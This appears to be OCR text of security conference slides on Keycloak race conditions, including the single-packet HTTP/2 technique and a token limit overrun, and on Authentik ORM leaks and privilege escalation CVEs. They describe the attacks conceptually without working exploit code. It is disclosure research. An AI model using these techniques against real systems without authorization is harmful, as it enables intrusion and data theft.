

LET’S RACE AGAINST USER CREATION

Can we gain unauthorized access? - Debug



Debugger Breakpoint - Database status

Racing user creation - Lost



Single packet – Register & Login Requests

“LOSING” THE RACE - A LEARNING OPPORTUNITY

A Learning Opportunity - Avoiding Race Conditions


- Using:
  - Debugger Breakpoints
  - Activate ORM logs (Hibernate)
- The (Missing piece) Reason

Avoiding Race Conditions - ORM logs

ORM logs

Auto-Commit (disabled) -> Using Transactions

- Transaction - Database state is updated (or not) in “one shot”


"WITH RACE CONDITIONS, EVERYTHING IS MULTI-STEP"

"WITH RACE CONDITIONS, EVERYTHING IS MULTI-STEP", **WELL, SOMETIMES :)**

Keycloak - Initial-Access-Token - Limit Overrun Demo

Part 1 - Agenda

- Part 1 – Keycloak Research & Web Race-Conditions
  - Technical Background
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak
    - Everything Is Multi-Step
    - **Demo - IAT Limit Overrun**


Part 2 – Authentik Research & ORM Leaks

Keycloak Initial-Access-Token Limit Overrun - Demo Background

- Admin creates an API token (for developers)
  Limit the number of clients (i.e. max = 2)
- Send the API Token to the developer


The developer uses this token to create applications (clients) in Keycloak

The token's "Remaining count" is updated




IAT-Token Creation

Keycloak Initial-Access-Token Limit Overrun - Demo



Keycloak Initial-Access-Token Limit Overrun - Result



IAT-Token (Exploited)

- Reported the issue to the Keycloak team - Confirmed, public (issues/27294), fixed.

Keycloak Research – Takeaways

- HTTP
  - HTTP request processing isn’t atomic
  - HTTP/2 - Is Binary, Using Frames and Streams
- The single-packet attack can be used to test web applications for race conditions
- The same system can include overlooked areas for race conditions

Part 1 Conclusion & Keycloak - BlogPost

"You Can't Always Win Racing the (Key)cloak"

- Key Sections:
  - LDAP (Injections, Fuzzing)
  - Web Race Conditions - Success and Failure
  - CVE-2024-1722 - Denial-of-Service (DoS)

https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak

Keycloak Blog

Part 2 – Authentik Research & ORM Leaks

Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
  - **Technical Background (Object Relational Mappers)**
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo

Object Relational Mappers (ORMs)

- A Programming Technique
- Work with (relational) databases using an OOP language.
- Manage data without writing SQL queries.

- Models define the **structure** of stored data


```python
from django.db import models


class Person(models.Model):
    first_name = models.CharField(max_length=30)
    last_name = models.CharField(max_length=30)
```

Example Django Model Declaration

New Target - Authentik

- Open-Source IdP / IAM
- Maintained by goauthentik.io
- GitHub Stars: 15.5 k
- Shodan: ~4k internet-facing systems (Authentik Shodan Search)

- Note: “Authentik is a Django project” (Authentik docs).



Authentik Login Screen

Sensitive Information Leak (CVE-2024-42490)

Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
  - Technical Background (Object Relational Mappers)
  - **Private Key Information Leak (CVE-2024-42490) & ORM Leaks**
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo

Certificates in Authentik (Background)

- Certificates


  (stored on the Authentik database)

  Authentik Web Server (HTTPS)

  Sign **OAuth2** tokens (Identity provider Config)


Certificate

Certificates Management (Authentik)

